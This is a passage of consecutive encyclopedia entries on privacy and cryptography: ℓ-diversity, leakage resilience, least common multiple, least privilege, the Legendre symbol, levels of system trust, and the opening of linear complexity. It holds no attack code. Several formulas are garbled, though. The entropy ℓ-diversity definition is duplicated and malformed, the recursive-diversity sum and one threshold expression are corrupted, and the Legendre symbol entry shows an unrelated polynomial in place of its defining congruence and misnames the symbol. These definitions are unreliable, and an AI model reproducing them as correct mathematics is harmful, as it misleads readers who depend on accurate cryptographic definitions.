K-anonymity was designed to protect against associating respondents' identities with released tuples without specifically addressing the association of sensitive information. First, when there is no diversity in the values of the sensitive attributes, an attacker can easily discover the sensitive value of an individual through a *homogeneity attack*. For example, an attacker who knows that her 32-year-old neighbor's record is in Fig. 2 and who knows that the neighbor lives in zip code 13053 can conclude from the table that the neighbor has cancer. Second, attackers have background knowledge, and *k*-anonymity does not limit disclosure against such background knowledge attackers. For example, an attacker who knows that her 22-year-old Japanese friend lives in zip code 13068 can, with near certainty, conclude that the friend has a viral infection since it is well known that Japanese have a very low rate of heart disease. *ℓ*-Diversity was developed to address these two issues (Machanavajjhala et al. 2007).

Theory

Let $T = \{t_1,t_2,\ldots,t_n\}$ be a table with tuples that form a subset of some larger population Ω. Without loss of generality, we may combine all of the quasi-identifier attributes into one single attribute. Thus in this discussion, each tuple has two attributes: a *quasi-identifier* and a *sensitive attribute*. The value of the quasi-identifier can often be linked with external data to uniquely associate tuples with individuals in the population Ω. The value of the sensitive attribute contains information about the individual only known to the data publisher. The goal of privacy-preserving data publishing is to publish as much statistical information about T as possible while limiting the amount of disclosure about the association of the sensitive attribute with individuals.

In ℓ-diversity, a generalization $T^\star$ of T is published and is defined as follows. A domain $D^\star = \{P_1,P_2,\ldots\}$ is a *generalization* (partition) of a domain D if $\bigcup Pi = D$ and $Pi \cap Pj = \emptyset$ for $i \neq j$. For $q \in D$, let $\phi D^\star(q)$ denote the element $P \in D^\star$ that contains q. Given a table $T = \{t_1,\ldots,t_n\}$ with a quasi-identifier Q and a generalization $D_N^\star$ of the domain D of Q, a table $T^\star = \{t_1^\star,\ldots,t_n^\star\}$ can now be constructed by replacing q_i, the value of the quasi-identifier of t_i, with its generalized value $\phi D^\star(qi)$.

It is not possible for a data publisher to guard against attacks employing arbitrary amounts of background knowledge (Dwork 2006). The goal of microdata publishing is to allow a data publisher to guard against many reasonable attacks without having access to the attacker's background knowledge. It seems that background knowledge such as "men do not have breast cancer" or "Japanese have a very low incidence of heart disease" is very powerful as it enables the adversary to eliminate sensitive values from a given data-block in the generalized table.

However, if there are ℓ "well represented" sensitive values in a $q^\star$-block (i.e., the set of tuples whose quasi-identifier has been generalized to $q^\star$), then the attacker needs $\ell - 1$ damaging pieces of background knowledge to eliminate $\ell - 1$ possible sensitive values and infer a positive disclosure. Thus, by setting the parameter ℓ, the data publisher can determine how much protection is provided against background knowledge – even if this background knowledge is unknown to the publisher.

This intuition can be made formal through the ℓ-diversity principle as follows.

Principle 1 (ℓ-Diversity Principle (Machanavajjhala et al. 2007))
*Let q be a value of the attribute Q in the base table T; let $q^\star$ be the generalized value of q in the published table $T^\star$. A $q^\star$- block is ℓ-diverse if *it* contains at least ℓ "well-represented" values for the sensitive attribute S. A table is ℓ-diverse if every $q^\star$-block (for all q^* that appear in T^*) is ℓ-diverse.*

There are two instantiations of the ℓ-diversity principle that both result in diversity in the sensitive attribute.

Definition 1 (Entropy ℓ-Diversity)
A table is Entropy ℓ-Diverse *if for every $q^\star$-block*

$$
\begin{aligned}
&-\sum_{s\in S} p\left(q^*, s\right) \log\left(p\left(q^*, s'\right)\right) \\
&\geq \log(\ell) - \sum_{s\in S} p\left(q^*, s\right) \log\left(p\left(q^*, s'\right)\right) \\
&\geq \log(\ell)
\end{aligned}
$$

where $p(q^\star,s) = n(q^\star,s)\sum_{s'\in S} n(q^\star,s')$ is the fraction of tuples in the $q^\star$-block with sensitive attribute value equal to s.

Definition 2 (Recursive (c, ℓ)-Diversity)
In a given $q^\star$-block, let r_i denote the number of times the i^{th} most frequent sensitive value appears in that $q^\star$-block. Given a constant c, the $q^\star$-block satisfies recursive (c,ℓ)-diversity *if $r1 < c(r\ell + r\ell + 1 + \cdots + rm)$. A table $T^\star$ satisfies recursive (c,ℓ)-diversity if every $q^\star$-block satisfies recursive ℓ-diversity; 1-diversity is always satisfied.*

ℓ-Diversity has several advantages. It does not require the data publisher to have as much information as the adversary. The parameter ℓ protects against more knowledgeable adversaries; the larger the value of ℓ, the more information is needed to rule out possible values of the sensitive attribute. Instance-level knowledge (such as "my neighbor does not have diabetes") is also automatically covered. It is treated as just another way of ruling out possible values of the sensitive attribute. Different adversaries can have different background knowledge leading to different inferences. ℓ-Diversity simultaneously protects against all of them without the need for checking

which inferences can be made with which levels of background knowledge (Fig. 3).

	Nonsensitive			Sensitive
	Zip Code	Age	Nationality	Condition
1	1305*	≤ 40	*	Heart disease
4	1305*	≤ 40	*	Viral infection
9	1305*	≤ 40	*	Cancer
10	1305*	≤ 40	*	Cancer
5	1485*	> 40	*	Cancer
6	1485*	> 40	*	Heart disease
7	1485*	> 40	*	Viral infection
8	1485*	> 40	*	Viral infection
2	1306*	≤ 40	*	Heart disease
3	1306*	≤ 40	*	Viral infection
11	1306*	≤ 40	*	Cancer
12	1306*	≤ 40	*	Cancer

ℓ-Diversity, Fig. 3 3-Diverse inpatient microdata

Open Problems

Daniel Kifer has recently shown that a statistical model more sophisticated than the one used by ℓ-diversity can be used to improve estimates of the probability of a tuple being associated with a sensitive value. This model takes advantage of information that q^* groups provide about each other (Kifer 2009). Thus the exact level of protection that ℓ-diversity provides in general is an open problem.

It is also known that the largest value that entropy can take depends on the size of the domain (of the sensitive attribute). Thus when the domain is large, it may be necessary to use thresholds larger than $\log(\ell)\log\alpha(\ell)$ when applying Entropy ℓ-diversity.

Cross-References

k-Anonymity

Recommended Reading

Chen B-C, Kifer D, LeFevre K, Machanavajjhala A (2009) Privacy-preserving data publishing. Found Trend Databases 2(1–2):1–167
[zbMATH]

Dwork C (2006) Differential privacy. In: 33rd international colloquium on automata, languages and programming (ICALP). Springer, Berlin, pp 1–12
[zbMATH]

Fung BCM, Wang K, Chen R, Yu PS (2010) Privacy-preserving data publishing: a survey of recent developments. ACM Comput Surv 42(14):1–53
[zbMATH]

Kifer D (2009) Attacks on privacy and definetti's theorem. In: SIGMOD. ACM, New York, pp 127–138

Machanavajjhala A, Kifer D, Gehrke J, Venkitasubramaniam M (2007) L-diversity: privacy beyond k-anonymity. TKDD 1(1):3–es

Samarati P (2001) Protecting respondents' identities in microdata release. TKDE 13(6):1010–1027
[zbMATH]

Samarati P, Sweeney L (1998) Generalizing data to provide anonymity when disclosing information. In: PODS. ACM, New York, p 188
[zbMATH]

Sweeney L (2002) Achieving k-anonymity privacy protection using generalization and suppression. Int J Uncertain Fuzziness Knowl-Based Syst 10(5):571–588
[MathSciNet][zbMATH]

Warner SL (1965) Randomized response: a survey technique for eliminating evasive answer bias. J Am Stat Assoc 60(309):63–69
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1701

Leakage Resilience

Yu Yu[8] ✉
(8) Shanghai Jiao Tong University, Shanghai, China

✉ **Yu Yu**
Email: yyuu@sjtu.edu.cn

Synonyms

Exposure-Resilient Cryptography; Leakage-Resilient Cryptography; Side-Channel Attacks and Countermeasures

Definitions

Leakage resilience refers to the ability of cryptographic implementations to resist various forms of side-channel attacks, preferably in a provable way. A side-channel attack is any noninvasive attack that exploits extra information gathered from the implementation of cryptographic algorithms, rather than mathematical flaws in the design of the underlying algorithms. Typical examples of side-channel attacks include timing attacks, power analysis, and electromagnetic attack.

Background

Traditionally, cryptographic primitives are designed to defend against idealized “black box” adversaries through well-defined interfaces, such as signing and decryption oracles. Unfortunately, this is not always the case in real world. Side-channel adversaries may get some additional information about the secret keys (or other sensitive information) through side-channel

leakages such as execution time, power consumption, and electromagnetic radiation emitted from the hardware implementation (Kocher, 1996; Kocher et al., 1999). This motivates a line of research known as “leakage-resilient cryptography” (Dziembowski and Pietrzak, 2008) to establish more realistic security models capturing side-channel attacks and design provably secure schemes with “leakage resilience.”

Theory

A leakage-resilient design typically assumes that the information leakage per invocation of its underlying primitive is bounded in some sense (see the survey by Kalai and Reyzin (2019) for various memory leakage models), but in general can be unbounded overall, referred to as the continuous leakage model (Dziembowski and Pietrzak, 2008). In theory, we need to ensure that given the somewhat bounded leakage, the internal secret state still remains high pseudoentropy, and thus the damage can be repaired by performing operations such as randomness extractions. It is worth mentioning that we may not need to run additional functions (e.g., extractors) to fix the leakage as some cryptographic primitives come with this feature, e.g., weak pseudorandom functions (wPRFs) are computational extractors (Pietrzak, 2009).

Applications

As far as symmetric-key cryptographic schemes are concerned, leakage-resilient stream ciphers and pseudorandom generators can be constructed in the continuous leakage model, by means of an evolving secret state. Further, leakage-resilient PRFs/PRPs can be built following the classical GGM construction/Feistel networks under the static (instead of adaptively chosen) leakage model. Martin et al. (2015) used bilinear groups to construct leakage-resilient message authentication codes (MACs). Barwell et al. (2017) used essentially the same primitive, i.e., bilinear-pairing-based leakage-resilient PRF, to construct leakage-resilient authenticated encryptions (AEs), where their model prohibits leakages during the challenge phase. Other works (e.g., Pereira et al (2015) and Bellizia et al. (2020)) admit challenge-phase leakages and employ masked implementations assumed to leak nothing substantial. When it comes to

beyond symmetric-key cryptography, the PKE scheme of Naor and Segev (2009) and the signature scheme due to Katz and Vaikuntanathan (2009) are prominent examples of leakage-resilient cryptographic schemes. The study of leakage resilience also extends to cryptographic primitives without secret keys but with private information, such as one-way functions, zero-knowledge proof systems, and secure multiparty computation protocols.

Open Problems and Future Directions

There are still some open problems for leakage resilience, such as leakage-resilient public-coin signature schemes and leakage-resilient identity-based noninteractive key exchange protocols from standard assumptions in memory leakage model, unconditionally secure leakage-resilient compilers against low-complexity leakage in computation leakage model, and practical leakage-resilient pseudorandom objects (e.g., AES) against adaptive leakages.

Cross-References

- Differential Power Analysis
- Side-Channel Attacks
- Simple Power Analysis
- Timing Attack

References

Barwell G, Martin DP, Oswald E, Stam M (2017) Authenticated encryption in the face of protocol and side channel leakage. In: Takagi T, Peyrin T (eds) Advances in Cryptology – ASIACRYPT 2017 – 23rd International Conference on the Theory and Applications of Cryptology and Information Security, Hong Kong, China, 3–7 Dec 2017. Proceedings, Part I, Lecture Notes in Computer Science, vol 10624. Springer, pp 693–723. https://doi.org/10.1007/978-3-319-70694-8_24

Bellizia D, Bronchain O, Cassiers G, Grosso V, Guo C, Momin C, Pereira O, Peters T, Standaert F (2020) Mode-level vs. implementation-level physical security in symmetric cryptography – a practical guide through the leakage-resistance jungle. In: Micciancio D, Ristenpart T (eds) Advances in Cryptology – CRYPTO 2020 – 40th Annual International Cryptology Conference, CRYPTO 2020, Santa Barbara, 17–21 Aug 2020. Proceedings, Part I, Lecture Notes in Computer Science, vol 12170. Springer, pp 369–400. https://doi.org/10.1007/978-3-030-56784-2_13

Dziembowski S, Pietrzak K (2008) Leakage-resilient cryptography. In: 49th Annual IEEE Symposium on Foundations of Computer Science, FOCS 2008, 25–28 Oct, 2008, Philadelphia. IEEE Computer Society, pp 293–302. https://doi.org/10.1109/FOCS.2008.56 [zbMATH]

Kalai YT, Reyzin L (2019) A survey of leakage-resilient cryptography. In: Goldreich O (ed) Providing Sound Foundations for Cryptography: On the Work of Shafi Goldwasser and Silvio Micali. ACM, pp 727–794. https://doi.org/10.1145/3335741.3335768

Katz J, Vaikuntanathan V (2009) Signature schemes with bounded leakage resilience. In: Matsui M (ed) Advances in Cryptology – ASIACRYPT 2009, 15th International Conference on the Theory and Application of Cryptology and Information Security, Tokyo, Japan, 6–10 Dec, 2009. Proceedings, Lecture Notes in Computer Science, vol 5912. Springer, pp 703–720. https://doi.org/10.1007/978-3-642-10366-7_41

Kocher PC (1996) Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In: Koblitz N (ed) Advances in Cryptology – CRYPTO '96, 16th Annual International Cryptology Conference, Santa Barbara, California, 18–22 Aug 1996. Proceedings, Lecture Notes in Computer Science, vol 1109. Springer, pp 104–113. https://doi.org/10.1007/3-540-68697-5_9

Kocher PC, Jaffe J, Jun B (1999) Differential power analysis. In: Wiener MJ (ed) Advances in Cryptology – CRYPTO '99, 19th Annual International Cryptology Conference, Santa Barbara, California, 15–19 Aug 1999. Proceedings, Lecture Notes in Computer Science, vol 1666. Springer, pp 388–397. https://doi.org/10.1007/3-540-48405-1_25

Martin DP, Oswald E, Stam M, Wójcik M (2015) A leakage resilient MAC. In: Groth J (ed) Cryptography and Coding – 15th IMA International Conference, IMACC 2015, Oxford, 15–17 Dec 2015. Proceedings, Lecture Notes in Computer Science, vol 9496. Springer, pp 295–310. https://doi.org/10.1007/978-3-319-27239-9_18

Naor M, Segev G (2009) Public-key cryptosystems resilient to key leakage. In: Halevi S (ed) Advances in Cryptology – CRYPTO 2009, 29th Annual International Cryptology Conference, Santa Barbara, 16–20 Aug, 2009. Proceedings, Lecture Notes in Computer Science, vol 5677. Springer, pp 18–35. https://doi.org/10.1007/978-3-642-03356-8_2

Pereira O, Standaert F, Vivek S (2015) Leakage-resilient authentication and encryption from symmetric cryptographic primitives. In: Ray I, Li N, Kruegel C (eds) Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, Denver, 12–16 Oct 2015. ACM, pp 96–108. https://doi.org/10.1145/2810103.2813626

Pietrzak K (2009) A leakage-resilient mode of operation. In: Joux A (ed) Advances in Cryptology – EUROCRYPT 2009, 28th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Cologne, Germany, 26–30 Apr 2009. Proceedings, Lecture Notes in Computer Science, vol 5479. Springer, pp 462–482. https://doi.org/10.1007/978-3-642-01001-9_27

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300552

Leakage-Resilient Cryptography

Leakage Resilience

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_458

Least Common Multiple

Scott Contini[9] ✉
(9) Silverbrook Research, Balmain, NSW, Australia

Synonyms

LCM

Definition

The *least common multiple* (lcm) of a set of positive integers $\{a_1, \ldots, a_k\}$ is the smallest positive integer that is an integer multiple of every element of the set. This is denoted lcm $(a_1, \ldots, a_k)$, or sometimes just $[a_1, \ldots, a_k]$.

Theory

For example, lcm (21, 91) = 273 because 273 is a multiple of both 21 and 91 as $273 = 13 \cdot 21$ and $273 = 3 \cdot 91$, and no positive integer smaller than 273 has this property.

For a pair of integers, the least common multiple is related to the greatest common divisor by the relation $\gcd(a_1, a_2) \cdot \text{lcm}(a_1, a_2) = a_1 \cdot a_2$.

Cross-References

Greatest Common Divisor
Number Theory

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_820

Least Privilege

Sabrina De Capitani di Vimercati[10] ✉
(10) Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy

✉ **Sabrina De Capitani di Vimercati**
Email: sabrina.decapitani@unimi.it

Synonyms

Minimal privilege

Definition

The *least privilege principle* states that a subject (user or program) should be given only those privileges it actually needs to perform its job.

Theory

The least privilege principle was defined by Saltzer and Schroeder (1975) as follows.

> Every program and every user of the system should operate using the least set of privileges necessary to complete the job.

The importance of the least privilege principle is widely recognized since it minimizes the danger of damage due to inadvertent errors, Trojan horses, or intruders masquerading as legitimate users. The application of this principle has also the effect of limiting the interactions among different

“privileges programs” so to reduce the unintentional, unwanted, or improper uses of privileges. In other words, one of the major benefits of adopting the least privilege principle is that it reduces the attack surface of a company. An example of the use of this principle is represented by the *need-to-know* restrictions in the military domain (i.e., confining subjects to access information they actually need to know to perform their job). Also role-based access control (RBAC) is based on the least privilege principle. In fact, RBAC requires to first identify the users’ job tasks, determine the minimum set of privileges needed to perform the tasks, and then restrict the user to play a role with those privileges and nothing more. As an example, consider an employee of a company who has to process payroll checks. The employee should be able to perform this function of a payroll application but should not be able to access, for example, the information about the customers of the company. The application of the least privilege principle can then reduce the risks of unauthorized accesses into the system. The least privilege principle is sometimes confused with the separation of duties principle. The separation of duties principle refers to the fact that users should not be given enough privileges to misuse the system on their own. For instance, any person permitted to issue an invoice should not be able to create it; otherwise, the user could carry out malicious activities. Such a principle can then be supported by the least privilege principle.

The least privilege principle is just one of the principles that should be taken into consideration in the design of a comprehensive defense strategy. As a matter of fact, Jerry Saltzer and Mike Schroeder listed other seven principles that can help to guide the design and implementation of systems without security flaw, thus preventing security violations. These additional seven principles are defined in Saltzer and Schroeder (1975) as follows:

- *Economy of mechanism*. Keep the design as simple and small as possible.
- *Fail-safe defaults*. Base access decisions on permission rather than exclusion.
- *Complete mediation*. Every access to every object must be checked for authority.
- *Open design*. The design should not be secret.
- *Separation of privilege*. Where feasible, a protection mechanism that requires two keys to unlock it is more robust and flexible than one that allows access to the presenter of only a single key.

- *Least common mechanism*. Minimize the amount of mechanism common to more than one user and depended on by all users.
- *Psychological acceptability*. It is essential that the human interface be designed for ease of use, so that users routinely and automatically apply the protection mechanisms correctly.

Cross-References

Access Control Policies, Models, and Mechanisms
Role-Based Access Control

References

Saltzer JH, Schroeder MD (1975) The protection of information in computer systems. Proc IEEE 63(9):1278–1308
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300553

Ledger Consensus

State Machine Replication

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_418

Legendre Symbol

Burt Kaliski[11] ✉
(11) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Background

The Legendre symbol was introduced by A.M. Legendre in 1798.

Definition

The *Legendre symbol* of an integer *x* modulo a prime *p* is 0 if *x* is divisible by *p*, and otherwise +1 if *x* has a square root modulo *p*, and −1 if not.

Theory

Let *p* be an odd prime number and let *x* be an integer. If *x* is a quadratic residue, i.e., if *x* is relatively prime to *p* and the equation (Modular arithmetic)

$$g(x) \in \mathbb{F}_{q^m}[x]$$

has an integer solution *y*, then the Jacobi symbol of *x* modulo *p*, written as (*x*/*p*) or $\left(\frac{x}{p}\right)$, is +1. If *x* is a *quadratic nonresidue* – i.e., *x* is relatively prime to *p* and has no square roots – then its Legendre symbol is −1. If *x* is not relatively prime to *p* then $\left(\frac{x}{p}\right) = 0$.

The Legendre symbol may be efficiently computed using the *Quadratic Reciprocity Theorem* or by modular exponentiation (Exponentiation Algorithms) as

$$\left(\frac{x}{p}\right) = x^{\frac{p-1}{2}} \bmod p$$

Cross-References

Jacobi Symbol
Prime Number
Quadratic Residue

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300554

Lemming Effect

Group Behavior in Cybersecurity

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_907

Levels of Trust

Stephen M. Papa[12] ✉ and William D. Casper[12] ✉
(12) High Assurance Computing and Networking Labs (HACNet), Department of Computer Science and Engineering, Bobby B. Lyle School of Engineering, Southern Methodist University, Houston, TX, USA

✉ **Stephen M. Papa (Corresponding author)**
Email: nair@lyle.smu.edu
Email: spapa@mail.smu.edu

✉ **William D. Casper**
Email: nair@lyle.smu.edu
Email: william.d.casper@lmco.com

Synonyms

Commercial off-the-shelf; Information assurance; Integrated circuit; Intellectual property

Definition

Trust Level: An appropriate level of hardware and software protection mechanisms in a computer system based on its intended use, and is established based on a risk analysis that includes a probability and consequence of occurrence of an attack on the system.

Background

Computer security is reliant on trust. This trust is composed of several fundamental principles, including confidence that the targeted system is configured as expected, will operate as intended, and has not already been compromised or exploited. A verification strategy with appropriate methodology should be used to validate this trust. The validation can be done with a combination of hardware attestation and software integrity verification.

A trust level is a useful method to identify the required hardware and software security protection mechanisms that a system must include to protect the data confidentiality, availability, and integrity once this data (software or other information) is present in an operational system. The level selected should be based on the desired level of trust.

Theory

As a system is designed, developed, integrated, and deployed a “weak link” in any security protection mechanism has the potential for allowing an attacker to gain access to the data being protected. Protection mechanisms are counter-measures against these attacks and are often needed to provide trust that a system will protect the data it is storing, sending, or processing. These mechanisms may include information assurance (IA), cryptography, tamper protection, third-party certificate authorities, shared secrets/keys, etc. Protection mechanisms are designed into the system to ensure that the confidentiality, integrity, and availability of the data are maintained while it is stored, being transferred, or being used within the deployed system.

Mechanisms to create trust in a system may include cryptographic (hard) and non-cryptographic (soft) trust mechanisms. Hard trust mechanisms may include trusted boot, authentication between roots of trust in the system or network, methods and protocols to establish and maintain secure communication channels or exchange key material, digital signature for verification of data, third-party certificates, and the use of secure processors to protect data during run-time operation. Soft trust mechanisms may include verification of the hardware and software configuration to ensure proper system components are present, trusted operating systems, software designed to protect against known attacks, and run-time checks for attacks on the system. Trusted components are often the basis for installing

trust in an overall design, but verifying the true trustworthiness of trusted components is not a trivial task (Bertrand 2003).

The specific mechanisms selected to establish trust needs to be based on some required level of system trust.

The first step to establishing a system's required trust level is assessing the relative risk the data will experience once the computing system is deployed. Risk of attack to deployed data may come from one or more sources. At the root the risks are people who have malicious intents, and the expected access they may have to the system. Typical usage scenarios that would put the data at risk may include one or more of the following:

1. An authorized malicious user with system usage rights and physical system access
2. An authorized malicious user with system usage rights but no physical system access
3. An unauthorized malicious insider or outsider with physical access to the system
4. An unauthorized malicious outsider with network access to the system
5. Data contained in nonvolatile storage within the computer system
6. Data contained in a server or other storage device not physically part of the computer system

Users may be authorized to use a system, application, or service, however, use does not imply rights to the actual data processed within the system. An example of this is a video game, where the user can interact and play the game, but where the video game creator may want to prevent piracy of their IP in the game.

Once the expected usage scenarios are understood, the probability and consequence of data compromise can be quantified, and based on this analysis the risk of data compromise can be understood. Often the consequence of loss may be stated in terms of potential monetary loss, loss of competitive advantage, loss of the enterprise's ability to be profitable, or even in terms of national security.

Ultimately the data owner, an organization or person who created or owns the data, must assess the relative importance of the data requiring protection and the risk associated with its loss or compromise. The data owner must then decide if the system that will contain the data is designed with sufficient protection mechanisms so that the risk is acceptable.

Once a required level of trust has been identified, a trusted development environment (facilities, networks, and people), development tools, and hardware and software should be selected or developed to provide a consistent level of protection so that an appropriate level will exist in the deployed system. Discrete levels of trust provide a useful framework for identifying the design, development, and verification requirements for a given system. In any deployed system a level of trust can be established using a mix of IA, trust, and tamper protection requirements.

A framework based on levels of trust is established below to provide data owners and system designers a method of understanding the required protection mechanisms. A trust level criteria can be used by both the data owner and system designers to come to a common understanding of the protection requirements for the system. This criteria does not formally exist in many commercial environments, but has existed in many forms within many national government security organizations. When the data owner is a government agency, the criteria are based on data sensitivity or classification level, and the required protection level is established based on this level and the expected environment the system is expected to exist in.

Based on the sensitivity of the information within the system and the intended use of the product, there are varying levels of trust required. A definition of the levels of trust that can be used as a criterion for establishing the required level of trust has its roots based on the five levels identified by FIPS-140-3 draft (FIPS PUB n.d.) for cryptographic devices. A proposal on levels of software trust is discussed in Amoroso et al. (1991). These levels are referred to as classes in that particular paper and focused specifically on software trust and the software development process. The definitions discussed below extend these concepts to included hardware and system design elements, hardware and software acquisition choices, maintenance processes, and even the development teams themselves.

Applications

It is insufficient to just have trust in the developed software or at the network interface. For any system to be trusted there are requirements for establishing trust during the development, deployment, and maintenance of the system. Trust in a computing system can be established and maintained if there is an appropriate and consistent level of trust in each of the following aspects of the product life cycle.

Based on the FIPS-based security levels the following five trust levels are defined below, and provide an overview of trust and protection requirements based on the data's risk of compromise throughout the computing system's life cycle.

Level 1 Trust (Very Low Risk of Compromise)

No trust is required. No special, sensitive, high value, or significant data (information or software) will exist in the deployed system.

Establishing and maintaining trust throughout the development process or in the deployed systems is not cost effective or relevant in the system design and is not required.

Level 2 Trust (Low Risk of Compromise)

Minimal trust required. Data in the deployed system is limited to low-value proprietary data or personal data readily available in public information. Its protection is not critical to long-term success of an organization or individual. Trust in the development environment and protection measures within the deployed system is optional.

Establishing and maintaining trust throughout the development process and in the deployed system may not be cost effective or relevant in the system design. Deployed system trust includes software only designs to protect the data and software. Software support for trust may include software decryption and integrity verification of software and data. FIPS140-3 Security Level 2 crypto requirements may be applicable.

Level 3 Trust (Medium Risk of Compromise)

Medium trust required. Data includes important proprietary or personal data. Trust in the development environment and protection measures within the deployed system are required. The level of trust and protection mechanisms designed into the system must be commensurate with the expected risk of exposure in the deployed system.

Establishing and maintaining trust throughout the development process is cost effective and relevant in the system design. Efforts to establish trust in the deployed system include software designs to protect the data and software, and if required hardware support of these designs. Purchased software is selected and integrated with regard to trust. Preference to software that has been evaluated or well tested for security flaws may be a design consideration. Software is developed with processes that include security criteria. Code inspections with security checklists are used, and engineers are trained in software protection methods. All security-relevant software is verified using code integrity checking tools. Hardware may be COTS systems, boards, and components. Selection is based on performance to functional requirements, and support of the security requirements. Modifications for trust support in hardware are required if needed by software to secure the system.

System or software installation or upgrades are performed by trusted personnel, tools, or applications. In deployed systems hardware supports for trust may be integral to the design. Operational software support for trust includes use of decryption and integrity verification of software and data. Further checks on system configuration and operation may be performed to improve system trust. FIPS140-3 Security Level 3 crypto requirements are applicable.

Level 4 Trust (High Risk of Compromise)

High-level trust required. Data is critical to long-term success of the organization or individuals. Trust in the development environment and protection measures within the deployed system are required. The level of trust and protection mechanisms designed into the system must be commensurate with the expected risk of exposure in the deployed system.

Establishing and maintaining trust throughout the development process is cost effective and relevant in the system design. Efforts to establish trust in the deployed system include software designs to protect the data and software, and if available hardware support of these designs.

The development environment should not be connected to the Internet and strong security measures are in place. Lead engineers and managers must control product configuration. Access controls are in place to keep developers from accessing specific data or resources. Physical access to development areas may be required. Security screening or background

checks of all key personnel involved in development or deployment of the product is required.

Hardware and software development tools must have a high level of assurance from a security perspective. Only open or closed source tools that come from reputable companies are selected. Tools' outputs are to be verified for Trojans and other security flaws.

Purchased software is selected and integrated with regard to trust. Selected software must have been evaluated or well tested for security flaws. Developed software is done using processes that include security criteria. Code inspections with security checklists are used, and engineers are trained in secure software development standards. All security-relevant software is verified using code integrity checking tools.

Hardware may be COTS systems, boards, and components. Selection is based on performance to functional requirements, and must include support of the security requirements.

System and software installation or upgrades are performed by trusted personnel, tools, or applications. Specific measures are in place to ensure data and software confidentiality and integrity during upgrades. These measures may include attestation of the new configuration by trusted third parties, or with digital signatures.

In deployed systems, hardware supports for trust is integral to the design. Modifications to hardware to support establishment of trust is required to help secure the system. This support starts with digital signature verification and decryption of boot software as part of the boot process. Additional hardware crypto engines to support cryptographic functions required by software are needed in the hardware. Operational software support for trust includes use of decryption and integrity verification of key system elements, of software and data. Further checks on system configuration and operation may be performed.

Deployed system configuration control and release is performed by trusted personnel, configuration tools, or applications. FIPS140-3 Security Level 4 crypto requirements are applicable.

Level 5 Trust (Very High Risk of Compromise)

Highest level of trust required. Loss of data will result in long-term and permanent damage to the organization, country, individuals, or groups of individuals. The level of trust and protection mechanisms designed into the

system must be commensurate with the expected risk of exposure in the deployed system.

Establishing and maintaining trust throughout the development process is cost effective and relevant in the system design. Efforts to establish trust in the system include software, hardware, and firmware designs to protect the data and software.

Development environment is not connected to the Internet and strong security measures are in place. Lead engineers or managers control product configuration and are trusted. Access controls are in place to keep developers from accessing specific data or resources. Physical access controls to development area is required. Security screening or background checks of all personnel involved in the project is required.

SW and hardware development tools must have a high level of assurance from a security perspective. Only open or closed source tools that come from reputable companies are selected. Tools outputs are be verified for Trojans and other security flaws.

Purchased software is selected and integrated with regard to trust. Selected software must have been evaluated or well tested for security flaws. Developed software is done with processes that include security criteria. Code inspections with security checklists are used; engineers are trained in secure software development. All security-relevant software is verified using code integrity checking tools.

Hardware must be designed and developed to meet trust requirements. Selection is based on performance to functional requirements, and must include support of the security requirements. Specific hardware designs are used to create trust and are required to secure and verify the system. In some systems the individual ICs must be trusted (to prove lack of Trojans or other malicious circuitry).

System installation and upgrades are performed by trusted personnel, tools, or applications. Specific measures are in place to ensure data and software confidentiality and integrity during upgrades. Deployed system configuration control and release is performed by trusted personnel, configuration tools, or applications. FIPS 140-3 Security Level 5 crypto requirements are applicable.

Open Problems

A methodology to assess attacks risk (probability of an attack and consequence of the occurrence of a successful attack) and quantifying the trust level/protection mechanisms to reduce the probability of occurrence still remain to be developed.

Cross-References

- PKI Trust Models
- Root of Trust
- Trusted Boot
- Trusted Computing
- Trust Management

Recommended Reading

Amoroso E, Nguyen T, Weiss J, Watson J, Lapiska P, Starr T (1991) Toward an approach to measuring software trust. In: Proceedings of the 1991 IEEE computer society symposium on research in security and privacy, IEEE, Oakland

Bertrand M (2003) The grand challenge of trusted components. In: Proceedings of the 25th international conference on software engineering (ICSE'03), IEEE, Portland, Oregon

FIPS PUB 140-3 (DRAFT) Information Technology Laboratory, National Institute of Standards and Technology, Gaithersburg, 20899-8900

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300555

LFSR

Linear Feedback Shift Register

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_353

Linear Complexity

Anne Canteaut[13] ✉
(13) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

✉ **Anne Canteaut**
Email: Anne.Canteaut@inria.fr

Definition

The *linear complexity* of a semi-infinite sequence $\mathbf{s} = (s_t)_{t\geq 0}$ of elements of $\mathbf{F}_q$, $\Lambda(\mathbf{s})$, is the smallest integer Λ such that $\mathbf{s}$ can be generated by a linear feedback shift register (LFSR) of length Λ over $\mathbf{F}_q$, and is ∞ if no such LFSR exists. By way of convention, the linear complexity of the all-zero sequence is equal to 0. The linear complexity of a linear recurring sequence corresponds to the degree of its minimal polynomial.

